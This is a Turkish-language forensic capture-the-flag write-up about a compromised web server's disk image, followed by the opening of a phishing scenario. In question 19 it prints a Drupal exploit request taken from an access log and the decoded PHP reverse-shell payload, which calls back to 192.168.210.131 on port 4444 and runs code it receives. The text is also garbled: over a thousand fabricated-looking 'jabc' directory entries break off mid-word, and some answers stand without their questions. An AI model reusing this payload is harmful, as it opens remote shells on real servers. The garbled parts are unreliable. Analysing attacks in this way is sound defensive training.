list:x:38:38:Mailin List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libnsl:x:100:100:libnsl:/var/lib/libnsl
syslog:x:101:104:/home/syslog:/bin/false
messagebus:x:102:106:/var/run/dbus:/bin/false
landscape:x:103:109:/var/lib/landscape:/bin/false
vulnosadmin:x:1000:1000:vulnosadmin,,,;/home/vulnosadmin:/bin/bash
mysql:x:104:113:MySQL Server,,,:/nonexistent:/bin/false
webmin:x:1001:1001:/home/webmin:
sshd:x:105:65534:/var/run/sshd:/usr/sbin/nologin
postfix:x:106:114:/var/spool/postfix:/bin/false
postgres:x:107:116:PostgreSQL Administrator,,,:/var/lib/postgresql:/bin/bash

```

Byte order:  Little endian  Big endian

Listed: 188 Selected: 1 Webserver.E01/VulnOs2-vg-root [31244MB]/NONAME [ext4]/root/etc/passwd

Cevap: /usr/php

#### **14-) What command did the attacker use to gain root privilege? (Answer contains two spaces)(Saldırgan root/kök ayrıcalığı kazanmak için hangi komutu kullandı?)**

Öncelikle bu soruyu çözmek için temele inmemiz gereklidir. History ile kullanıcının bütün komutlarını listeleriz. Fakat log kayıtlarını görüntülemek için /var dizinine biraz bakınalım. Mail dizinine girelim. Bizi 1 dosya ve 1 dizin karşılıyor. Dosya ise .bash\_history(gizli dosya).

Bu dosyayı incelediğimizde kullanıcının giriş yaptıktan sonraki komutlarını görüntüleyiyoruz. Burada komutlara baktığımızda sorumuzu cevaplayacak satır karşımıza çıkıyor.



AccessData FTK Imager 4.7.1.2

Evidence Tree File List

Name	Size	Type	Date Modified
cache	4	Directory	5.10.2019 11:13:53
.bash_history	1	Regular File	5.10.2019 11:24:11

Hex Value Interpreter

```

sudo su -
w
ls
ls -l
ls -la
pwd
logout
w
last
sudo su -
logout
sudo su -
passwd.php
sudo su -
logout
sudo su -
logout:

```

Byte order:  Little endian  Big endian

Listed: 2 Selected: 1 Webserver.E01/VulnOSv2-vg-root [31244MB]/NONAME [ext4]/root/.var/mail/.bash\_history

Cevap: sudo su -

### 15-) Which file did the user 'root' delete? ( Kullanıcı 'root' hangi dosyayı sildi?)

Root kullanıcısının hareketlerini/komutlarını incelemek için home dizini olan root dizinine gidiyoruz.

.bash\_history dosyasını incelediğimizde ise birçok komut karşılıyor bizi. Fakat bize lazım olan silme komutu. Onu da aşağılara doğru indiğimizde görüntülüyoruz.



AccessData FTK Imager 4.7.1.2

Evidence Tree File List

Name	Size	Type	Date Modified
cache	4	Directory	2.05.2016 16:55:37
.bashrc	4	Regular File	20.02.2014 02:43:56
.bash_history	1	Regular File	5.10.2019 11:24:09
.profile	1	Regular File	20.02.2014 02:43:56
.psql_history	1	Regular File	2.05.2016 17:01:51
.viminfo	1	Regular File	5.10.2019 11:19:34
flag.txt	3	Regular File	4.05.2016 17:06:41

Hex Value Interpreter

```

ls
vim flag.txt
cat .psql_history
cd /var/www/html/
ls
cd jabc
ls
cat .htaccess
ls
vim scripts/update.php
ls -lh scripts/
w
logout
vim /var/log/lastlog
logout
passwd.php
logout
cd /tmp/
ls
rm 37292.c
cd
ls -lha
ls .cache/
cat .cache/motd.legal-displayed
logout

```

Byte order:  Little endian  Big endian

Listed: 7 Selected: 1 Webserver.E01/VulnOSv2-vg-root [31244MB]/NONAME [ext4]/root/.bash\_history

Cevap: 37292.c


**17-)What is the content management system (CMS) installed on the machine? (Makinede yüklü olan içerik yönetim sistemi (CMS) nedir?)**

Yüklü CMS sistemini görüntülemek için /var/www/html/jabc dizini altındaki .htaccess dosyasına bakıyoruz. Burada bizi cevap karşılıyor.

The screenshot shows the AccessData FTK Imager interface. The Evidence Tree pane displays a file structure under the root directory. The File List pane shows a detailed list of files and their properties. A large watermark for "WACKTEAM BLUE TEAM" is overlaid on the center of the screen. In the bottom right corner of the main window, there is a small logo for "WACKTEAM".

**Evidence Tree:**

- tmp
- usr
- var
- backups
- cache
- crash
- local
- log
- mail
- opt
- spool
- tmp
- www
- html
- jabc
- jabc000
- jabc001
- jabc002
- jabc003
- jabc004
- jabc005
- jabc006
- jabc007
- jabc008
- jabc009
- jabc010
- jabc011
- jabc012
- jabc013
- jabc014
- jabc015
- jabc016
- jabc017
- jabc018
- jabc019
- jabc020
- jabc021
- jabc022
- jabc023
- jabc024
- jabc025
- jabc026
- jabc027
- jabc028
- jabc029
- jabc030
- jabc031
- jabc032
- jabc033
- jabc034
- jabc035
- jabc036
- jabc037
- jabc038
- jabc039
- jabc040
- jabc041
- jabc042
- jabc043
- jabc044
- jabc045
- jabc046
- jabc047
- jabc048
- jabc049
- jabc050
- jabc051
- jabc052
- jabc053
- jabc054
- jabc055
- jabc056
- jabc057
- jabc058
- jabc059
- jabc060
- jabc061
- jabc062
- jabc063
- jabc064
- jabc065
- jabc066
- jabc067
- jabc068
- jabc069
- jabc070
- jabc071
- jabc072
- jabc073
- jabc074
- jabc075
- jabc076
- jabc077
- jabc078
- jabc079
- jabc080
- jabc081
- jabc082
- jabc083
- jabc084
- jabc085
- jabc086
- jabc087
- jabc088
- jabc089
- jabc090
- jabc091
- jabc092
- jabc093
- jabc094
- jabc095
- jabc096
- jabc097
- jabc098
- jabc099
- jabc100
- jabc101
- jabc102
- jabc103
- jabc104
- jabc105
- jabc106
- jabc107
- jabc108
- jabc109
- jabc110
- jabc111
- jabc112
- jabc113
- jabc114
- jabc115
- jabc116
- jabc117
- jabc118
- jabc119
- jabc120
- jabc121
- jabc122
- jabc123
- jabc124
- jabc125
- jabc126
- jabc127
- jabc128
- jabc129
- jabc130
- jabc131
- jabc132
- jabc133
- jabc134
- jabc135
- jabc136
- jabc137
- jabc138
- jabc139
- jabc140
- jabc141
- jabc142
- jabc143
- jabc144
- jabc145
- jabc146
- jabc147
- jabc148
- jabc149
- jabc150
- jabc151
- jabc152
- jabc153
- jabc154
- jabc155
- jabc156
- jabc157
- jabc158
- jabc159
- jabc160
- jabc161
- jabc162
- jabc163
- jabc164
- jabc165
- jabc166
- jabc167
- jabc168
- jabc169
- jabc170
- jabc171
- jabc172
- jabc173
- jabc174
- jabc175
- jabc176
- jabc177
- jabc178
- jabc179
- jabc180
- jabc181
- jabc182
- jabc183
- jabc184
- jabc185
- jabc186
- jabc187
- jabc188
- jabc189
- jabc190
- jabc191
- jabc192
- jabc193
- jabc194
- jabc195
- jabc196
- jabc197
- jabc198
- jabc199
- jabc200
- jabc201
- jabc202
- jabc203
- jabc204
- jabc205
- jabc206
- jabc207
- jabc208
- jabc209
- jabc210
- jabc211
- jabc212
- jabc213
- jabc214
- jabc215
- jabc216
- jabc217
- jabc218
- jabc219
- jabc220
- jabc221
- jabc222
- jabc223
- jabc224
- jabc225
- jabc226
- jabc227
- jabc228
- jabc229
- jabc230
- jabc231
- jabc232
- jabc233
- jabc234
- jabc235
- jabc236
- jabc237
- jabc238
- jabc239
- jabc240
- jabc241
- jabc242
- jabc243
- jabc244
- jabc245
- jabc246
- jabc247
- jabc248
- jabc249
- jabc250
- jabc251
- jabc252
- jabc253
- jabc254
- jabc255
- jabc256
- jabc257
- jabc258
- jabc259
- jabc260
- jabc261
- jabc262
- jabc263
- jabc264
- jabc265
- jabc266
- jabc267
- jabc268
- jabc269
- jabc270
- jabc271
- jabc272
- jabc273
- jabc274
- jabc275
- jabc276
- jabc277
- jabc278
- jabc279
- jabc280
- jabc281
- jabc282
- jabc283
- jabc284
- jabc285
- jabc286
- jabc287
- jabc288
- jabc289
- jabc290
- jabc291
- jabc292
- jabc293
- jabc294
- jabc295
- jabc296
- jabc297
- jabc298
- jabc299
- jabc300
- jabc301
- jabc302
- jabc303
- jabc304
- jabc305
- jabc306
- jabc307
- jabc308
- jabc309
- jabc310
- jabc311
- jabc312
- jabc313
- jabc314
- jabc315
- jabc316
- jabc317
- jabc318
- jabc319
- jabc320
- jabc321
- jabc322
- jabc323
- jabc324
- jabc325
- jabc326
- jabc327
- jabc328
- jabc329
- jabc330
- jabc331
- jabc332
- jabc333
- jabc334
- jabc335
- jabc336
- jabc337
- jabc338
- jabc339
- jabc340
- jabc341
- jabc342
- jabc343
- jabc344
- jabc345
- jabc346
- jabc347
- jabc348
- jabc349
- jabc350
- jabc351
- jabc352
- jabc353
- jabc354
- jabc355
- jabc356
- jabc357
- jabc358
- jabc359
- jabc360
- jabc361
- jabc362
- jabc363
- jabc364
- jabc365
- jabc366
- jabc367
- jabc368
- jabc369
- jabc370
- jabc371
- jabc372
- jabc373
- jabc374
- jabc375
- jabc376
- jabc377
- jabc378
- jabc379
- jabc380
- jabc381
- jabc382
- jabc383
- jabc384
- jabc385
- jabc386
- jabc387
- jabc388
- jabc389
- jabc390
- jabc391
- jabc392
- jabc393
- jabc394
- jabc395
- jabc396
- jabc397
- jabc398
- jabc399
- jabc400
- jabc401
- jabc402
- jabc403
- jabc404
- jabc405
- jabc406
- jabc407
- jabc408
- jabc409
- jabc410
- jabc411
- jabc412
- jabc413
- jabc414
- jabc415
- jabc416
- jabc417
- jabc418
- jabc419
- jabc420
- jabc421
- jabc422
- jabc423
- jabc424
- jabc425
- jabc426
- jabc427
- jabc428
- jabc429
- jabc430
- jabc431
- jabc432
- jabc433
- jabc434
- jabc435
- jabc436
- jabc437
- jabc438
- jabc439
- jabc440
- jabc441
- jabc442
- jabc443
- jabc444
- jabc445
- jabc446
- jabc447
- jabc448
- jabc449
- jabc450
- jabc451
- jabc452
- jabc453
- jabc454
- jabc455
- jabc456
- jabc457
- jabc458
- jabc459
- jabc460
- jabc461
- jabc462
- jabc463
- jabc464
- jabc465
- jabc466
- jabc467
- jabc468
- jabc469
- jabc470
- jabc471
- jabc472
- jabc473
- jabc474
- jabc475
- jabc476
- jabc477
- jabc478
- jabc479
- jabc480
- jabc481
- jabc482
- jabc483
- jabc484
- jabc485
- jabc486
- jabc487
- jabc488
- jabc489
- jabc490
- jabc491
- jabc492
- jabc493
- jabc494
- jabc495
- jabc496
- jabc497
- jabc498
- jabc499
- jabc500
- jabc501
- jabc502
- jabc503
- jabc504
- jabc505
- jabc506
- jabc507
- jabc508
- jabc509
- jabc510
- jabc511
- jabc512
- jabc513
- jabc514
- jabc515
- jabc516
- jabc517
- jabc518
- jabc519
- jabc520
- jabc521
- jabc522
- jabc523
- jabc524
- jabc525
- jabc526
- jabc527
- jabc528
- jabc529
- jabc530
- jabc531
- jabc532
- jabc533
- jabc534
- jabc535
- jabc536
- jabc537
- jabc538
- jabc539
- jabc540
- jabc541
- jabc542
- jabc543
- jabc544
- jabc545
- jabc546
- jabc547
- jabc548
- jabc549
- jabc550
- jabc551
- jabc552
- jabc553
- jabc554
- jabc555
- jabc556
- jabc557
- jabc558
- jabc559
- jabc560
- jabc561
- jabc562
- jabc563
- jabc564
- jabc565
- jabc566
- jabc567
- jabc568
- jabc569
- jabc570
- jabc571
- jabc572
- jabc573
- jabc574
- jabc575
- jabc576
- jabc577
- jabc578
- jabc579
- jabc580
- jabc581
- jabc582
- jabc583
- jabc584
- jabc585
- jabc586
- jabc587
- jabc588
- jabc589
- jabc590
- jabc591
- jabc592
- jabc593
- jabc594
- jabc595
- jabc596
- jabc597
- jabc598
- jabc599
- jabc600
- jabc601
- jabc602
- jabc603
- jabc604
- jabc605
- jabc606
- jabc607
- jabc608
- jabc609
- jabc610
- jabc611
- jabc612
- jabc613
- jabc614
- jabc615
- jabc616
- jabc617
- jabc618
- jabc619
- jabc620
- jabc621
- jabc622
- jabc623
- jabc624
- jabc625
- jabc626
- jabc627
- jabc628
- jabc629
- jabc630
- jabc631
- jabc632
- jabc633
- jabc634
- jabc635
- jabc636
- jabc637
- jabc638
- jabc639
- jabc640
- jabc641
- jabc642
- jabc643
- jabc644
- jabc645
- jabc646
- jabc647
- jabc648
- jabc649
- jabc650
- jabc651
- jabc652
- jabc653
- jabc654
- jabc655
- jabc656
- jabc657
- jabc658
- jabc659
- jabc660
- jabc661
- jabc662
- jabc663
- jabc664
- jabc665
- jabc666
- jabc667
- jabc668
- jabc669
- jabc670
- jabc671
- jabc672
- jabc673
- jabc674
- jabc675
- jabc676
- jabc677
- jabc678
- jabc679
- jabc680
- jabc681
- jabc682
- jabc683
- jabc684
- jabc685
- jabc686
- jabc687
- jabc688
- jabc689
- jabc690
- jabc691
- jabc692
- jabc693
- jabc694
- jabc695
- jabc696
- jabc697
- jabc698
- jabc699
- jabc700
- jabc701
- jabc702
- jabc703
- jabc704
- jabc705
- jabc706
- jabc707
- jabc708
- jabc709
- jabc710
- jabc711
- jabc712
- jabc713
- jabc714
- jabc715
- jabc716
- jabc717
- jabc718
- jabc719
- jabc720
- jabc721
- jabc722
- jabc723
- jabc724
- jabc725
- jabc726
- jabc727
- jabc728
- jabc729
- jabc730
- jabc731
- jabc732
- jabc733
- jabc734
- jabc735
- jabc736
- jabc737
- jabc738
- jabc739
- jabc740
- jabc741
- jabc742
- jabc743
- jabc744
- jabc745
- jabc746
- jabc747
- jabc748
- jabc749
- jabc750
- jabc751
- jabc752
- jabc753
- jabc754
- jabc755
- jabc756
- jabc757
- jabc758
- jabc759
- jabc760
- jabc761
- jabc762
- jabc763
- jabc764
- jabc765
- jabc766
- jabc767
- jabc768
- jabc769
- jabc770
- jabc771
- jabc772
- jabc773
- jabc774
- jabc775
- jabc776
- jabc777
- jabc778
- jabc779
- jabc780
- jabc781
- jabc782
- jabc783
- jabc784
- jabc785
- jabc786
- jabc787
- jabc788
- jabc789
- jabc790
- jabc791
- jabc792
- jabc793
- jabc794
- jabc795
- jabc796
- jabc797
- jabc798
- jabc799
- jabc800
- jabc801
- jabc802
- jabc803
- jabc804
- jabc805
- jabc806
- jabc807
- jabc808
- jabc809
- jabc810
- jabc811
- jabc812
- jabc813
- jabc814
- jabc815
- jabc816
- jabc817
- jabc818
- jabc819
- jabc820
- jabc821
- jabc822
- jabc823
- jabc824
- jabc825
- jabc826
- jabc827
- jabc828
- jabc829
- jabc830
- jabc831
- jabc832
- jabc833
- jabc834
- jabc835
- jabc836
- jabc837
- jabc838
- jabc839
- jabc840
- jabc841
- jabc842
- jabc843
- jabc844
- jabc845
- jabc846
- jabc847
- jabc848
- jabc849
- jabc850
- jabc851
- jabc852
- jabc853
- jabc854
- jabc855
- jabc856
- jabc857
- jabc858
- jabc859
- jabc860
- jabc861
- jabc862
- jabc863
- jabc864
- jabc865
- jabc866
- jabc867
- jabc868
- jabc869
- jabc870
- jabc871
- jabc872
- jabc873
- jabc874
- jabc875
- jabc876
- jabc877
- jabc878
- jabc879
- jabc880
- jabc881
- jabc882
- jabc883
- jabc884
- jabc885
- jabc886
- jabc887
- jabc888
- jabc889
- jabc890
- jabc891
- jabc892
- jabc893
- jabc894
- jabc895
- jabc896
- jabc897
- jabc898
- jabc899
- jabc900
- jabc901
- jabc902
- jabc903
- jabc904
- jabc905
- jabc906
- jabc907
- jabc908
- jabc909
- jabc910
- jabc911
- jabc912
- jabc913
- jabc914
- jabc915
- jabc916
- jabc917
- jabc918
- jabc919
- jabc920
- jabc921
- jabc922
- jabc923
- jabc924
- jabc925
- jabc926
- jabc927
- jabc928
- jabc929
- jabc930
- jabc931
- jabc932
- jabc933
- jabc934
- jabc935
- jabc936
- jabc937
- jabc938
- jabc939
- jabc940
- jabc941
- jabc942
- jabc943
- jabc944
- jabc945
- jabc946
- jabc947
- jabc948
- jabc949
- jabc950
- jabc951
- jabc952
- jabc953
- jabc954
- jabc955
- jabc956
- jabc957
- jabc958
- jabc959
- jabc960
- jabc961
- jabc962
- jabc963
- jabc964
- jabc965
- jabc966
- jabc967
- jabc968
- jabc969
- jabc970
- jabc971
- jabc972
- jabc973
- jabc974
- jabc975
- jabc976
- jabc977
- jabc978
- jabc979
- jabc980
- jabc981
- jabc982
- jabc983
- jabc984
- jabc985
- jabc986
- jabc987
- jabc988
- jabc989
- jabc990
- jabc991
- jabc992
- jabc993
- jabc994
- jabc995
- jabc996
- jabc997
- jabc998
- jabc999
- jabc1000
- jabc1001
- jabc1002
- jabc1003
- jabc1004
- jabc1005
- jabc1006
- jabc1007
- jabc1008
- jabc1009
- jabc1010
- jabc1011
- jabc1012
- jabc1013
- jabc1014
- jabc1015
- jabc1016
- jabc1017
- jabc1018
- jabc1019
- jabc1020
- jabc1021
- jabc1022
- jabc1023
- jabc1024
- jabc1025
- jabc1026
- jabc1027
- jabc1028
- jabc1029
- jabc1030
- jabc1031
- jabc1032
- jabc1033
- jabc1034
- jabc1035
- jabc1036
- jabc1037
- jabc1038
- jabc1039
- jabc1040
- jabc1041
- jabc1042
- jabc1043
- jabc1044
- jabc1045
- jabc1046
- jabc1047
- jabc1048
- jabc1049
- jabc1050
- jabc1051
- jabc1052
- jabc1053
- jabc1054
- jabc1055
- jabc1056
- jabc1057
- jabc1058
- jabc1059
- jabc1060
- jabc1061
- jabc1062
- jabc1063
- jabc1064
- jabc1065
- jabc1066
- jabc1067
- jabc1068
- jabc1069
- jabc1070
- jabc1071
- jabc1072
- jabc1073
- jabc1074
- jabc1075
- jabc1076
- jabc1077
- jabc1078
- jabc1079
- jabc1080
- jabc1081
- jabc1082
- jabc1083
- jabc1084
- jabc1085
- jabc1086
- jabc1087
- jabc1088
- jabc1089
- jabc1090
- jabc1091
- jabc1092
- jabc1093
- jabc1094
- jabc1095
- jabc1096
- jabc1097
- jabc1098
- jabc1099
- jabc1100
- jabc1101
- jabc1102
- jabc1103
- jabc1104
- jabc1105
- jabc1106
- jabc1107
- jabc1108
- jabc1109
- jabc1110
- jabc1111
- jabc1112
- jabc1113
- jabc1114
- jabc1115
- jabc1116
- jabc1117
- jabc1118
- jabc1119
- jabc1120
- jabc1121
- jabc1122
- jabc1123
- jabc1124
- jabc1125
- jabc1126
- jabc1127
- jabc1128
- jabc1129
- jabc1130
- jabc1131
- jabc1132
- jabc1133
- jabc1134
- jabc1135
- jabc1136
- jabc1137
- jabc1138
- jabc1139
- jabc1140
- jabc1141
- jabc1142
- jabc1143
- jabc1144
- jabc1145
- jabc1146
- jabc1147
- jabc1148
- jabc1149
- jabc1150
- jabc1151
- jabc1152
- jabc1153
- jabc1154
- jabc1155
- jabc1156
- jabc1157
- jabc1158
- jabc1159
- jabc1160
- jabc1161
- jabc1162
- jabc1163
- jabc1164
- jabc1165
- jabc1166
- jabc1167
- jabc1168
- jabc1169
- jabc1170
- jabc1171
- jabc1172
- jabc1173
- jabc117



Cevap: 7.26

### **19-) Which port was listening to receive the attacker's reverse shell? (Saldırganın ters kabuğunu/reverse shell almak için hangi bağlantı noktası dinliyordu?)**

Burada dinlenen portu bulmak için tekrardan log kayıtlarıyla ilgilenmemiz gereklidir. /var/log/apache2 dizinine gittiğimizde bizi access.log dosyası karşılıyor. Burada encode/decode işlemi olduğunu düşünüp Ctrl+F ile base, base64 araması yapıyoruz ve bizi karşılayan satırlara bakıyoruz. Buradaki satırı tamamen kopyalayıp Burp Suite Decoder kullanarak ya da online base64 decoder kullanarak çözübiliriz. %28 ve %29 URL decode yaparsak bize ( ) sonuçlarını verir. Çünkü

```
***[ "POST
/jabc/?q=user/password&name%5b%23post_render%5d%5b%5d=passthru&name%5
b%23markup%5d=php%20-r%20%27eval%28base64_decode%28 ifadesi (prefix) URL
encoding]
```

```
***[%29%29%3b%27&name%5b%23type%5d=markup HTTP/1.1" 200 14021 "-"
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" ifadesi ise (suffix) URL
encoding]
```

**NOT:**

```
"POST  
/jabc/?q=user/password&name[#post_render][]=passthru&name[#markup]=php -r  
'eval(base64_decode(  
));'&name[#type]=markup HTTP/1.1" 200 14021 "-" "Mozilla/4.0 (compatible; MSIE  
6.0; Windows NT 5.1)"
```

*Yukarıda bahsettiğimiz URL encoding işlemlerinin URL decode hali böyledir. BASE64 decode edeceğimiz kısım ise buradaki parantezler içerisine alınmıştır.*

**NOT2:** Base64 decoding işlemi ise aşağıdaki ifadeye dönüştürülür:

```
/*<?php /**/ error_reporting(0); $ip = '192.168.210.131'; $port = 4444; if (($f =  
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type =  
'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =  
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET,  
SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); }  
$s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); }  
switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len =  
socket_read($s, 4); break; } if (!$len) { die(); } $a = unpac.k("Nlen", $len); $len =  
$a['len']; $b = ""; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .=  
fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b));  
break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if  
(extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) {  
$suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

*Kopyaladığımız ifadenin base64\_decode%28 kısmını baştan, sondan ise %29%29 dan itibaren silersek elde edeceğimiz yeni ifadeyi Base64 ile decode edersek aşağıdaki ikinci resimdeki sonuca ulaşırız.*

Listed: 3 Selected: 1 Webserver.E01/VulnOSv2-vg-root [31244MB]/NONAME [ext4]/[root]/var/log/apache2/access.log

02:55:00 □ 1 2 3 4 5

A screenshot of the Burp Suite Community Edition interface. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', 'Logger +', 'Help', 'Decoder' (which is selected), 'Comparer', 'Extender', 'Project options...', 'User options', and 'Logger x'. The main content area shows a large hex dump of a payload starting with 0x5f... followed by 0x41... and ending with 0x41... The right side of the interface has a context menu for the selected text, with 'Text' and 'Hex' radio buttons selected. Other options in the menu include 'Decode as...', 'Encode as...', 'Hash...', and 'Smart decode'. Below the hex dump, there is a code editor window containing the following PHP code: 

```
/*<?php /*4*/ error_reporting(0); $ip = '192.168.210.13'; $port = 44444 */ if ($f = 'stream_socket_client') && is_callable($f) { $s = $f($ip, $port); $s_type = 'stream'; } if ($s && ($s = fsockopen) && is_callable($s)) { $s = $f($ip, $port); $s_type = 'socket'; } if ($s && ($f = 'socket_create') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'socket'; }
```

Cevap: 4444

# Phishy

## Senaryo:


Bir şirketin çalışanı sahte bir iPhone çekilişine katıldı. Ekipimiz, daha fazla analiz için çalışanın sisteminin bir disk görüntüsünü aldı. Bir güvenlik analisti olarak, sistemin güvenliğinin nasıl ihlal edildiğini belirleme göreviniz var.

Soru 1.) What is the hostname of the victim machine?

Kurban makinenin ana bilgisayar adı nedir?

**Cözüm 1.)** AccessData Registry Viwer kurularak system registry indirelim.

Cevap : WIN-NF3JQEU4G0T



Soru 2.) What is the messaging app installed on the victim machine?

Kurban makinesinde yüklü olan mesajlaşma uygulaması nedir?

Cevap : Whatsapp

**Evidence Tree**

- System
- SIGNS
- Media Maintenance Service
- MSBuild
- Reference Assemblies
- Uninstall Information
- Windows Defender
- Windows Mail
- Windows Media Player
- Windows NT
- Windows Photo Viewer
- Windows Portable Devices
- Windows Sidebar
- Temp
- User
- Default
- Public
- Senah
- AppData
- Contacts
- Desktop
- Documents
- Downloads
- Favorites
- Links
- Music
- Pictures
- Saved Games
- Searches
- Videos
- ZIPs
- Minidrvs

**File List**

Name	Size	Type	Date Modified
iPhone-Winners.doc	1	Regular File	2/15/2021 1:36:27 PM
jim_mom_monkey_king.jpg	36	Regular File	5/1/2021 5:56:52 PM
jim_mom.jpg	716	Regular File	2/14/2021 8:28:55 PM
meliodes.jpg	310	Regular File	2/3/2021 10:59:01 PM
meliodes.jpg	116	Regular File	2/2/2021 12:48:58 AM
mmlm.jpg	0	Regular File	2/14/2021 8:22:39 PM
MORI.jpg	97	Regular File	2/2/2021 12:49:19 AM
MORI.jpg	535	Regular File	2/3/2021 10:59:29 PM
naruto.jpg	738	Regular File	11/24/2020 8:17:24 PM
naruto2.jpg	129	Regular File	11/24/2020 8:18:03 PM
naruto4.jpg	715	Regular File	11/24/2020 8:18:16 PM
tgohs.jpg	622	Regular File	2/14/2021 8:30:46 PM
wallpaperflare.com_wallpaper.jpg	1,584	Regular File	2/2/2021 12:50:04 AM
wallpaperflare.com_wallpaperaa.jpg	1,023	Regular File	2/2/2021 12:50:14 AM
Whatisapp.exe	126,593	Regular File	3/19/2021 10:59:26 PM
zenitsu.jpg	918	Regular File	1/10/2021 9:15:24 PM

**Custom Content Sources**

Evidence:File System|Path|File Options

